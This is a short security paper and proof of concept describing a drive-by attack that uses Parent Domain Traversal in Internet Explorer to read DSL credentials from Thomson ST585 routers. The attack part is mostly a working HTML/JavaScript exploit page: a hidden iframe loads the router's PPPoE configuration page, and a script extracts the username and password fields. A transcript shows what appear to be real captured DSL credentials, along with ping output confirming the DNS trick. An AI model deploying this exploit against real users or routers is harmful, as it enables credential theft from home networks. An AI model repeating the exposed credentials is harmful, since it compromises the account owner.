=[[USING PARENT DOMAIN TRAVERSAL IN DRIVE BY ATTACKS]]=

Parent Domain Traversal (PDT) is an old technique for bypassing Same Origin Policy. In this paper I describe a practical drive by attack using PDT.

SOP states that subdomains can access their specific domain properties. If a script from http://X.SERVER.COM sets document.domain="SERVER.COM", it can access content from http://SERVER.COM (Only on IE)

SERVER.COM can be set to a local (LAN) IP and X.SERVER.COM will have access to the local web server's properties, such as cookies and files.

[Drive by - pwning DSL credentials from Thomson ST585 routers]

You can see Thomsons ST585's DSL credential in clear text in the source of their DSL configuration page. There is also other information accessible like SSID, MAC, and other configuration details.


By using a specially crafted page in our subdomain X.SERVER.COM and pointing SERVER.COM IP address to the routers local address (192.168.1.254) we can access those specific fields in the router's configuration page and obtain the information we are looking for.

```
X.SERVER.COM                    -     SERVER.COM
(our webpage)                   -     (the routers IP)
[st585-dsl-poc.html]            -     192.168.1.254
```


[st585-dsl-poc.html]

```
<iframe name=iframe1 style="visibility: hidden;"
src="http://SERVER.COM/cgi/b/is/_pppoe_/ov/?name=Internet"
onload=ea();></iframe>

<script>
document.domain = "SERVER.COM";

function ea(){
var user = this.iframe1.document.getElementsByTagName("input")[5].value;
var pass = this.iframe1.document.getElementsByTagName("input")[6].value;

alert("USER: "+user+"\r\nPASSWD: "+pass);

}

</script>
```

Proof of Concept Screenshot:



```
<iframe name=iframe1 style="visibility: hidden;" src="http://[redacted].com/cgi/b/is/_pppoe_/ov/?name=Internet" onload=ea();>
<script>
function ea(){
document.domain = "[redacted].com";

var user = this.iframe1.document.getElementsByTagName("input")[5].value;
var pass = this.iframe1.document.getElementsByTagName("input")[6].value;

alert("USER: "+user+"\r\nPASSWD: "+pass);
}
</script>
```




http://st585.[redacted].com/ - Windows Internet Explorer
http://st585.[redacted].com/
Live Search
Favorites
Customize Links
http://st585.[redacted].com/
Emulate IE7
Page
Tools

Windows Internet Explorer

USER: 001D68-TCP0750KTPSJ@prodigyweb.com.mx
PASSWD: e987ac9e16c957d4621cd2a327a613

OK



C:\Windows\system32\cmd.exe

```
C:\Users\hkm>ping st585.[redacted].com

Pinging st585.[redacted].com [74.208.[redacted]] with 32 bytes of data:
Reply from 74.208.[redacted]: bytes=32 time=125ms TTL=54
Reply from 74.208.[redacted]: bytes=32 time=123ms TTL=54

Ping statistics for 74.208.[redacted]:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 123ms, Maximum = 125ms, Average = 124ms
Control-C
^C
C:\Users\hkm>ping [redacted].com

Pinging [redacted].com [192.168.1.254] with 32 bytes of data:
Reply from 192.168.1.254: bytes=32 time=1ms TTL=64
Reply from 192.168.1.254: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.254:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
Control-C
^C
```

hkm
hakim.ws

<!- I would like to thank sla.ckers for all their great work -!>
<!- and friends: sirdarckcat, altekx, nitr0us, crypkey, nahual -!>